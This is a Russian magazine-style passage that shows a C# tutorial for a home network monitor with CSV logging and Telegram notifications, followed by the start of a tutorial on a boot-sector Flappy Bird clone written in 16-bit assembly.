ПИШЕМ НА C# УТИЛИТУ ДЛЯ МОНИТОРИНГА СЕТИ

КОДИМ

Для начала скачай Visual Studio с сайта Microsoft, если у тебя ее еще нет. Нужна поддержка языка C# и NuGet (с вкладки «Дополнительные компоненты»).

Первым делом создаем новый проект типа «Консольное приложение». Можно было, конечно, реализовать его в качестве «Службы Windows», тогда не нужно было бы городить костыли для регистрации нашего монитора как системной службы. Бонусом получили бы автозапуск. Жаль, что в случае «шаблонного» сервиса мы теряем ту гибкость и управляемость, что имеем при ручном управлении.



Тип проекта «Служба Windows», если решишь им воспользоваться

Готово. Теперь — алгоритм. Алгоритм работы программы будет прост. Во-первых, нужно прочитать настройки. Они у нас будут в файле JSON рядом с исполняемым файлом. Во-вторых, надо создать и запустить таймер, чтобы неожиданные задержки канала не мешали нам производить замеры через равные промежутки времени. И в-третьих, надо написать код сохранения результатов замеров. Поехали!


Сперва определим, что именно мы сможем настраивать. Я выбрал следующие параметры:

- хост и порт, до которых будет проходить проверка работоспособности HTTP;
- количество пакетов пинга и их тайм-аут;
- задержка перед отправлением следующего пакета пинга;
- задержка между соседними измерениями (та, которая определяет, раз в сколько минут проверка);
- включить или выключить вывод сообщений в консоль (для отладки);
- хосты, которые будем пинговать;
- IP роутера (чтобы узнавать, не завис ли он). Ты спросишь, зачем отдельно IP роутера, если его можно указать в общем списке адресов для проверки, и будешь прав. Разница в том, что, если программа не обнаружит связи с роутером, остальные хосты проверяться не будут, чтобы не тратить ресурсы;
- тайм-аут для подключения по HTTP;
- максимальный уровень packet loss, при котором подключение считается нормальным. Мне пришлось поставить себе 10%, так как 5–7% совсем не редкость для моей деревни;
- выходной формат строки для CSV, если ты вдруг решишь отключить вывод ненужных столбцов. Признаюсь, я уже забыл, зачем мне это понадобилось;
- выходной файл CSV, в который будут дописываться результаты;
- возможность отключить запись.

```
static String       HTTP_TEST_HOST;
static int          HTTP_TEST_PORT;
static int          HTTP_TIMEOUT;
static int          PING_COUNT;
static int          PING_DELAY;
static int          PING_TIMEOUT;
static List<String> PING_HOSTS;
static int          MEASURE_DELAY;
static String       ROUTER_IP;
static bool         CUI_ENABLED;
static double       MAX_PKT_LOSS;
static String       OUT_FILE;
static bool         WRITE_CSV;
static String       CSV_PATTERN;
static String       TG_TOKEN;
static String       TG_CHAT_ID;
static bool         TG_NOTIFY;
```

Думаю, нет смысла расписывать, какая переменная за что отвечает, я постарался дать им понятные названия. Если что, можешь прочитать комментарии к коду (ссылка на GitHub — в конце статьи).

С настройками разобрались, теперь добавим их загрузку. Тут все просто: читаем файл, скармливаем его Json.NET, раскладываем настройки по переменным.



Загружаем настройки

Теперь позаботимся о выводе CSV. Поскольку строка в конфиге задает только шаблон вывода, заголовки столбцов нам придется назначить самостоятельно. А так как мы хотим знать и результаты измерений по каждому хосту из списка, нужен цикл. Ниже — часть кода, которая отвечает за формирование заголовка таблицы.

```
String CSV_HEADER = CSV_PATTERN
    .Replace("FTIME", "Snapshot time")
    .Replace("IUP", "Internet up")
    .Replace("AVGRTT", "Average ping (ms)")
    .Replace("ROUTERRTT", "Ping to router (ms)")
    .Replace("LOSS", "Packet loss, %")
    .Replace("MID", "Measure ID")
    .Replace("SEQ", "SeqID")
    .Replace("HTTP", "HTTP OK")
    .Replace("STIME", "STime");
foreach (var host in PING_HOSTS) {
     CSV_HEADER = CSV_HEADER.Replace("RN", $"RTT to {host};RN");
}
CSV_HEADER = CSV_HEADER.Replace("RN", ";;\r\n");
```

Теперь небольшое пояснение, что тут происходит. Сначала мы заменяем почти все идентификаторы в строке формата на их человекочитаемые значения. Почти — потому что **RN**, обозначающий конец строки, остается. Далее в цикле мы вот таким нехитрым образом дописываем новые столбцы, а под конец закрываем строку с помощью `;;\r\n` и убираем **RN**.

Парсим аргументы и выводим справку

С этим кодом и так все понятно: парсим аргументы, если их нет — выводим справку. Программа знает четыре режима работы.

1. При запуске без аргументов. Просто выводит справку и ждет, когда пользователь ее прочитает.
2. Запуск с `-d` или `--daemon`. Программа запускается и работает в фоновом режиме, никуда не устанавливаясь.
3. Запуск с `-m` или `--measure-once`. Программа также не будет регистрировать сервис, но и прятать окно не будет, в отличие от второго режима. Просто для запуска портативной измерялки с флешки.
4. Режим установки. Войти в него можно с помощью параметров `-i` или `--install`. В этом случае будет зарегистрирован сервис, а программа перезапустится как сервис в режиме 2.

Обработка этой несложной логики представлена на скриншоте выше. На этом подготовительная часть завершена, делаем логику измерений.

Для сохранения результатов мы договорились использовать JSON. А в .NET можно без проблем сериализовать в него классы и структуры. Каждый снапшот состояния сети содержит немало информации, так что давай объявим класс для хранения результата измерения, а еще лучше — структуру, поскольку класс использует больше ресурсов, а вся его гибкость нам не нужна. В итоге структура, хранящая результат измерения, выглядит вот так:

```
struct net_state {
    public bool inet_ok;
    public bool http_ok;
    public Dictionary<String,int> avg_rtts;
    public double packet_loss;
    public DateTime measure_time;
    public int router_rtt;
    public long measure_id;
}
```

Флаг **inet_ok** определяет, удовлетворительное ли состояние сети при этом измерении, согласно настройкам из конфига. Здесь будет **false**, если провален хотя бы один из тестов: тест HTTP, средний пинг до всех хостов больше 0,75 тайм-аута, packet loss больше максимально допустимого или роутер ушел в офлайн.

Флаг **http_ok** определяет успех теста HTTP-клиента. Если здесь **true**, то соединение действительно можно установить. Но хитрые провайдеры при неуплате могут подделывать трафик HTTP для перенаправления на свою страницу, что следует иметь в виду, если пинги не проходят, а HTTP говорит, что все в норме.

Дальше мы видим словарь **avg_rtts**, в котором указаны средние пинги до каждого хоста из списка. Адрес хоста здесь служит ключом, а средний результат — значением; **packet_loss** показывает среднюю потерю пакетов на всех хостах.

Тут мы видим небольшой недостаток схемы: программа должна померить пинг до каждого хоста из списка (пусть их будет пять), но, если мы хотим отправить каждому десять пакетов с тайм-аутом 3 секунды, а ни один не доступен, на все замеры уйдет 5 × 10 × 3 = 150 секунд, что больше двух минут между первым и последним измерением.

Да и мы условились замерять каждую минуту, так что такую длительность замера позволить нельзя. Если три подряд пакета превысили тайм-аут или вернулся **Destination Prohibited** или **No such host** хотя бы однажды, дальше мерить не имеет смысла. Запомним это до момента реализации.

Поле **router_rtt** в представлении не нуждается, а вот зачем нужен **measure_id**, когда есть **measure_time**, я сейчас объясню. Параметр **measure_id** изменяется последовательно на единицу с момента первого измерения после запуска. И в папке со снапшотами эти измерения выглядят как очередь файлов с именами, где отличается только последняя цифра. В общем, это нужно для облегчения ручной работы.

Еще нам понадобятся глобальные переменные **start_measure_id** для хранения ID первого результата и **seq_id** для порядкового номера измерения в очереди. Теперь объявим функцию проведения измерений. Вот ее шаблон:

```
private static void DoMeasures() {
    System.Timers.Timer _timer = new System.Timers.Timer();
    _timer.AutoReset = true;
    _timer.Interval = MEASURE_DELAY;
    _timer.Elapsed += delegate {
    };
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12
 | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls;
    httpc = new HttpClient();
    TgNotify("nmon is now running", true);
    _timer.Start();
    while (true) Thread.Sleep(1000000);
}
```

Тут все просто: объявляем таймер, настраиваем его и запускаем. А еще настраиваем HTTPS — тот же Telegram, например, признает только HTTPS. Далее поток уходит в спячку (строка 14). Основное действие разворачивается в обработчике события срабатывания таймера (делегат в 6–9-й строках этой врезки). Туда мы и будем писать в дальнейшем.

Вначале инициализируем объект снапшота, записав в него значение **measure_id**. Далее измеряем пинг до роутера и при отсутствии коннекта выходим, сделав соответствующую запись в лог.

```
net_state snapshot = new net_state();
snapshot.inet_ok = true;
snapshot.measure_id = start_measure_id++;
snapshot.measure_time = DateTime.Now;
Ping ping = new Ping();
// First, check if router is available
var prr = ping.Send(ROUTER_IP, PING_TIMEOUT);
snapshot.router_rtt = prr.Status == IPStatus.Success ? (int)prr.
RoundtripTime : PING_TIMEOUT;
if (prr.Status != IPStatus.Success) {
    // Router is unreachable. Don’t waste resources
    snapshot.avg_rtts = new Dictionary<string, int>();
    snapshot.http_ok = false;
    snapshot.inet_ok = false;
    snapshot.packet_loss = 1;
    foreach (var ci in PING_HOSTS) {
        snapshot.avg_rtts.Add(ci, PING_TIMEOUT);
    }
    WriteLog("Router was unreachable.");
    SaveSnapshot(snapshot);
    return;
}
```

Тут самый большой интерес представляет блок обработки недоступности роутера. Поясню: для корректной дальнейшей обработки в Excel все результаты измерений должны быть заполнены, даже если мы их не проводили. Так что заполним эти значения так, как будто измерение было, но все запросы закончились по тайм-ауту. Затем запишем лог и сохраним ущербное состояние сети.

Допустим, коннект до роутера есть. Следующее действие — проверяем работу HTTP. Причем для этого вовсе не обязательно использовать **WebClient**. Мы просто подключимся к заданному хосту и порту по TCP. Если подключение не сломается, значит, HTTP доступен и работает. Делается это все следующим образом:

```
try {
    snapshot.http_ok = true;
    TcpClient tc = new TcpClient();
    tc.BeginConnect(HTTP_TEST_HOST, HTTP_TEST_PORT, null, null);
    Thread.Sleep(HTTP_TIMEOUT);
    if (!tc.Connected) {
        snapshot.http_ok = false;
        snapshot.inet_ok = false;
    }
} catch {
    snapshot.http_ok = false;
    snapshot.inet_ok = false;
}
```

Теперь осталось только замерить пинги. Количество возможных хостов для измерений ограничено только фантазией пользователя, поэтому, чтобы уложиться по времени в одну минуту, придется задействовать несколько потоков. Все они сделают замеры и сложат результат в общий список, что, конечно, с точки зрения реализации выглядит так себе, но ~~сойдет для сельской местности~~ мы же для себя пишем. В потоке у нас будет выполняться простая функция, код которой представлен в листинге ниже.

```
static void PerformPingTest(Object arg) {
    String host = (String)arg;
    int pkts_lost_row = 0;
    int local_success = 0;
    long local_time = 0;
    Ping ping = new Ping();
    for (int i = 0; i < PING_COUNT; i++) {
        if (pkts_lost_row == 3) {
            // 3 lost packets in row
            // Handle here...
        }
        var result = ping.Send(host, PING_TIMEOUT);
        if (result.Status == IPStatus.Success){
            // Handle success here
        }
        switch (result.Status) { ... } // Handle different fails
    }
    measure_results.Add(host, (int)(local_time / (local_success == 0
? 1 : local_success)));
    exited_threads++;
    return;
}
```

Код сокращен, чтобы не тратить место. Сначала мы вытаскиваем адрес хоста в отдельную переменную. Почему нельзя было сразу **String**? Потому что этот метод передается как делегат в **ParameterizedThreadStart**, а он признает только аргументы типа **Object**. Далее объявляем локальные переменные для хранения промежуточного результата и подсчета packet loss. Отправляем пинг, смотрим результат. Ничего сложного. Перед любым выходом из функции помечаем, что поток свою работу выполнил и результаты уже доступны. Все!

После отработки всех потоков главная функция должна забрать результаты и занести их в объект. Затем посчитать packet loss и указать, в порядке ли интернет, по мнению программы. Напомню критерии установки флага **inet_ok** в **false**:

> *Если провален хотя бы один из тестов: тест HTTP, средний пинг до всех хостов больше 0,75 тайм-аута, packet loss больше максимально допустимого или роутер ушел в офлайн.*

Так и запишем. Полный код этой процедуры:

```
snapshot.avg_rtts = measure_results;
snapshot.packet_loss = (double)(pkt_sent - success_pkts) / pkt_sent;
snapshot.inet_ok = !(
    snapshot.http_ok == false ||
    ((double)total_time / success_pkts >= 0.75 * PING_TIMEOUT) ||
    snapshot.packet_loss >= MAX_PKT_LOSS ||
    snapshot.router_rtt == PING_TIMEOUT);
```

Дело за малым: сохранить снапшот и по необходимости отправить уведомление в «Телегу». Для этого я сделал функцию **SaveSnapshot**, которая только генерирует имя файла, сериализует снапшот и записывает его. Код не представляет никакого интереса, посмотреть его можно в репозитории к статье. Функция для отправки сообщений в Telegram приведена ниже.

```
static async void TgNotify(String message, bool with_sound) {
    if (!TG_NOTIFY) return;
    Dictionary<String, String> req_data = new Dictionary<string,
string>();
    req_data.Add("chat_id", TG_CHAT_ID);
    req_data.Add("text", message);
    req_data.Add("disable_notification", (!with_sound).ToString().
ToLower());
    String sf = JsonConvert.SerializeObject(req_data);
    var result = await httpc.PostAsync($"https://api.telegram.org/bot
{TG_TOKEN}/sendMessage", new StringContent(sf, System.Text.Encoding.
UTF8, "application/json"));
}
```

Тут мы пользуемся HTTP Bot API «Телеграма», чтобы отправить сообщение. Проверка того, включены ли уведомления, выполняется тут же. Так как Telegram уважает только JSON, пришлось еще раз применить Json.NET. Остальное очевидно, только **httpc** — это **System.Net.Http.HttpClient**. Вызов этой функции мы разместим после проверки состояния сети в конце обработчика таймера, а еще в функции логирования, но сообщения оттуда будут приходить без звука.

WWW


Код целиком на GitHub

Продолжение статьи →

НИ ЕДИНОГО РАЗРЫВА

ПИШЕМ НА C# УТИЛИТУ ДЛЯ МОНИТОРИНГА СЕТИ


ТЕСТИРУЕМ



Первый запуск


После сборки и запуска программа выглядит как на скриншоте. Последуем ее указанию и запустимся с параметром `-m`.

Через пару минут видим, что в папке `snapshots` рядом с бинарником прибавилось файлов.



Новенькие файлы

Некоторое время прототип программы проработал в фоне, после чего у меня собрался солидный лог. Откроем в Excel файл `main.csv`, лежащий в папке с программой. Видим следующую картину.



Вывод в Excel

Теперь можно строить графики. Выбираем столбец D, затем Вставка → Диаграмма → График с накоплением. Регулируем шкалу и видим нечто похожее на картинку ниже.






График среднего пинга

Естественно, можно построить график чего угодно, вот, например, график потерь.




История packet loss

И еще немного скриншотов работы.



Вывод логов в консоль работает



Уведомления Telegram

ПОСТРОЕНИЕ ТАБЛИЦЫ ПО СНАПШОТАМ

Все графики выше — это, конечно, хорошо, но что, если мы отключили запись таблицы из соображений экономии ресурсов? У нас еще есть папка со снапшотами в виде отдельных файлов JSON. Не руками же их разбирать в таблицу. Выход есть! Напишем парсер, а заодно сможем получить отчет за последние N дней. Расчехляй Visual Studio, создавай новый проект, обзывай его как-нибудь, добавляй в зависимости Json.NET — и приступим.

Из основного проекта скопируем в этот структуру `net_state`.

Дальше программа должна реализовывать следующий алгоритм.

1. Выбрать все записи за определенный период и прочитать их.
2. Пройти все прочитанные записи и выбрать, какие хосты там пингуются. Составить полный список таких хостов.
3. Составить новый заголовок CSV.
4. Последовательно пройти все записи от старых к новым и записать данные из этих записей в соответствующие столбцы.
5. Записать остатки в файл и выйти из программы.

Думаю, запросить у пользователя параметры ты можешь и сам, да и определить, какие файлы читать нужно, тоже. Мы же остановимся на генерации заголовка. Алгоритм прост как валенок:

```
Dictionary<String, int> host_ids = new Dictionary<string, int>();
int hid = 0;
foreach (var ci in snaps) {
    foreach (var ch in ci.avg_rtts.Keys) {
        if (host_ids.ContainsKey(ch)) continue;
        host_ids.Add(ch, hid++);
    }
}
// Build CSV header with this information
string csv_hdrs = "";
for (int i = 0; i < hid; i++) {
    csv_hdrs += $"RTT to {host_ids.Keys.ToArray()[i]}{delim}";
}
tgtcsv = tgtcsv.Replace("AHR", csv_hdrs);
```


Тут `delim` — это символ, разделяющий записи в выходном CSV (по умолчанию точка с запятой), `snap` — выбранные на прошлом этапе записи, а `tgt_csv` — содержимое выходного файла одной строкой.

После формирования заголовка нужно наполнить таблицу. Этим займется следующий алгоритм:


```
foreach (var ninfo in snaps) {
    tgtcsv +=
        $"{ninfo.measure_time.ToShortDateString()} " +
        $"{ninfo.measure_time.ToShortTimeString()}{delim}" +
        $"{ninfo.inet_ok}{delim}{ninfo.http_ok}{delim}" +
        $"{ninfo.avg_rtts.Values.Average().ToString("N2")}{delim}" +
        ninfo.router_rtt.ToString() + delim +
        (ninfo.packet_loss * 100).ToString("N2") + delim +
        $"{ninfo.measure_id}{delim}{seq_id++}{delim}" +
        $"{ninfo.measure_time.ToShortTimeString()}{delim}{delim}";
    List<String> items = host_ids.Keys.ToList();
    foreach (var ci in items) {
        if (ninfo.avg_rtts.ContainsKey(ci)) {
            tgtcsv += ninfo.avg_rtts[ci];
        }
        tgtcsv += delim;
    }
    tgtcsv += $"{delim}\r\n";
}
```

Тут мы в строках 3–11 формируем первую часть строки таблицы и приклеиваем ее к самой таблице. Затем проходим по найденным хостам и, если в этом снапшоте есть измерение до этого хоста, записываем, иначе оставляем пустую клетку. После завершения текущей строки переходим к следующей. Если достигнута последняя строка, записываем все в выходной файл и выходим.

Я запустил программу на наборе из нескольких результатов измерений, получилось все правильно.



Успешная работа, даже если часть данных отсутствует



В Excel это выглядит так

ИТОГИ

Как видишь, написать простой анализатор сети, даже с уведомлениями в любую точку мира, совсем несложно. Более того, его очень легко допилить под свои нужды.

В самом начале был упомянут замер скорости соединения, но я не стал его реализовывать, так как точная динамика скорости в фоне не получится, кто-то обязательно будет использовать сеть в это время. А недостоверные или сложно проверяемые замеры мы делать не будем. При желании ты можешь сам добавить эту функцию, благо есть готовая библиотека для работы с сервисом Speedtest.net.

Любые дополнения, предложения, как улучшить, и замечания можешь написать в комментариях, а использование моего проекта в любых целях ничем не ограничено. Удачных замеров!

FLOPPY BIRD

ПИШЕМ НА АССЕМБЛЕРЕ КЛОН ИГРЫ FLAPPY BIRD, КОТОРЫЙ УМЕСТИТСЯ В БУТСЕКТОР

Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов – технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

Хочешь попрактиковаться в кодинге на ассемблере? Давай вместе шаг за шагом создадим игру и запустим ее прямо из загрузочного сектора твоего компьютера. Если ты думаешь, что 512 байт маловато для полноценной игры, не спеши с выводами. К концу статьи ты сможешь сделать ее своими руками!

Да, затолкать что-то вразумительное в 512 байт загрузочного сектора — та еще задачка. Бутсекторная программа выполняется до запуска операционной системы, а значит, функции ОС ей недоступны.

Даже для такого, казалось бы, простого действия, как вывести число на экран, придется писать свою собственную подпрограмму. Кроме того, забудь о высоком разрешении экрана, простом и удобном доступе к GPU и звуковой карте. А еще учти, что BIOS, выполняя бутсекторную программу, смотрит на процессор твоего Ryzen или Core i9 как на примитивный 16-битный 8088.

Вводные не очень-то обнадеживают! Но базовые функции BIOS у нас никто не отнимал. Мы можем выводить текст, рисовать крупноразмерные пиксели, читать системный таймер, следить за клавиатурой. Этого вполне хватит для несложной игрушки!

На случай, если ты пропустил шумиху в 2013 году, поясню смысл игры. Летящая слева направо по экрану птаха должна облетать торчащие снизу и сверху экрана трубы. Если игрок ничего не делает, она самопроизвольно снижается. Нажатие на кнопку заставляет ее взмахнуть крыльями и немного подняться вверх. Секрет в том, чтобы соблюдать нужный ритм и не врезаться. Вот и вся игруха.

А теперь возьмемся за реализацию!

ПОДГОТОВКА

Говорим компилятору, что наша программа 16-битная, резервируем несколько ячеек памяти под переменные, прыгаем на точку входа. Обрати внимание, что мы здесь не создаем переменные, не выделяем для них память, а просто задаем мнемонику для ячеек памяти, которые уже существуют.

```
        use16

score:  equ     0x0FA0  ; Сколько труб уже было нарисовано
grav:   equ     0x0FA2  ; Текущий уровень гравитации
next:   equ     0x0FA4  ; Через сколько кадров трубу отрисовывать
bird:   equ     0x0FA6  ; y-позиция птички
hole:   equ     0x0FA8  ; На какой высоте дырку в трубе рисовать
cadr:   equ     0x0FAA  ; Счётчик кадров
```

Делаем еще несколько подготовительных телодвижений:

- переходим в текстовый режим 25 × 80 и очищаем экран;
- сбрасываем «флаг направления», чтобы строки обрабатывались слева направо, а не наоборот (когда будем обращаться к инструкциям вроде stosw);
- сегментные регистры нацеливаем на область оперативной памяти, которая отображена на видеопамять. Так нам будет удобней отрисовывать игровое поле.

```
        mov     ax, 0x0002
        int     0x10            ; Задаём текстовый режим 80x25
        cld
        mov     ax, 0xb800      ; Область оперативной памяти,
        mov     es, ax          ; промапенная на видео-память.
        mov     ds, ax
```

Инициализируем переменные. При этом стараемся сэкономить количество используемых байтов. Когда мы сначала помещаем нужное нам значение в AX, а затем через `stosw` присваиваем его очередной переменной, получается меньше байтов, чем когда мы самостоятельно инициализируем каждую переменную. Особенно когда присваиваем одинаковые значения — как два нуля вначале.

```
@@GameRestart:
        mov     di, score
        xor     ax, ax
        stosw                   ; score
        stosw                   ; grav
        mov     al, 160         ; next
        stosw
        mov     al, 108         ; bird
        stosw
```

Надо дать игроку успеть приноровиться к управлению, поэтому первую трубу отрисовываем только после 160-го кадра. В `next` запишем число 160 (`0xA0`) и пишем не `mov ax, 0x00A0`, а `mov al, 0xA0`. Нам, конечно, важно, чтобы в AH был ноль, но мы точно знаем, что он и так уже там, поэтому тратить целый байт на повторное обнуление мы не будем.

(ПЕРЕ)ЗАПУСКАЕМ ИГРУ

Выводим название игры. Здесь каждый символ кодируется двумя байтами: цвет и символ. Цвет задаем только один раз (`0x0F` во втором `mov`). Так мы экономим еще несколько байтов.

```
mov     di, 0x0064
mov     ax, 0x0F46      ; 'F' (0x46) белого цвета (0x0F)
stosw
mov     al, 'l'
stosw
mov     al, 'o'
stosw
mov     al, 'p'
stosw
mov     al, 'p'
stosw
mov     al, 'y'
stosw
mov     al, '-'
stosw
mov     al, 'B'
stosw
mov     al, 'I'
stosw
mov     al, 'R'
stosw
mov     al, 'D'
stosw

mov     al, ' '
stosw
stosw
mov     al, 'S'
stosw
mov     al, 'c'
stosw
mov     al, 'o'
stosw
mov     al, 'r'
stosw
mov     al, 'e'
stosw
mov     al, ':'
stosw
```

При помощи подпрограммы `MoveScene` (ее мы напишем чуть позже) сдвигаем игровое поле влево на один столбец и на освободившемся месте рисуем новый столбец. Поскольку ширина экрана у нас 80 символов, мы вызываем `MoveScene` 80 раз.

```
        mov     cx, 80
@@RenderNextHouse:
        push    cx
        call    MoveScene
        pop     cx
        loop    @@RenderNextHouse
```

После того как вывели название игры и нарисовали игровое поле, не начинаем игру сразу, а ждем, пока игрок сориентируется и нажмет какую-нибудь клавишу. Если к этому моменту в буфере клавиатуры зафиксированы какие-то нажатия, игнорируем их.

```
@@ClearKeyBuf:
        mov     ah, 0x01
        int     0x16
        pushf
        xor     ax, ax
        int     0x16
        popf
        jnz     @@ClearKeyBuf
```

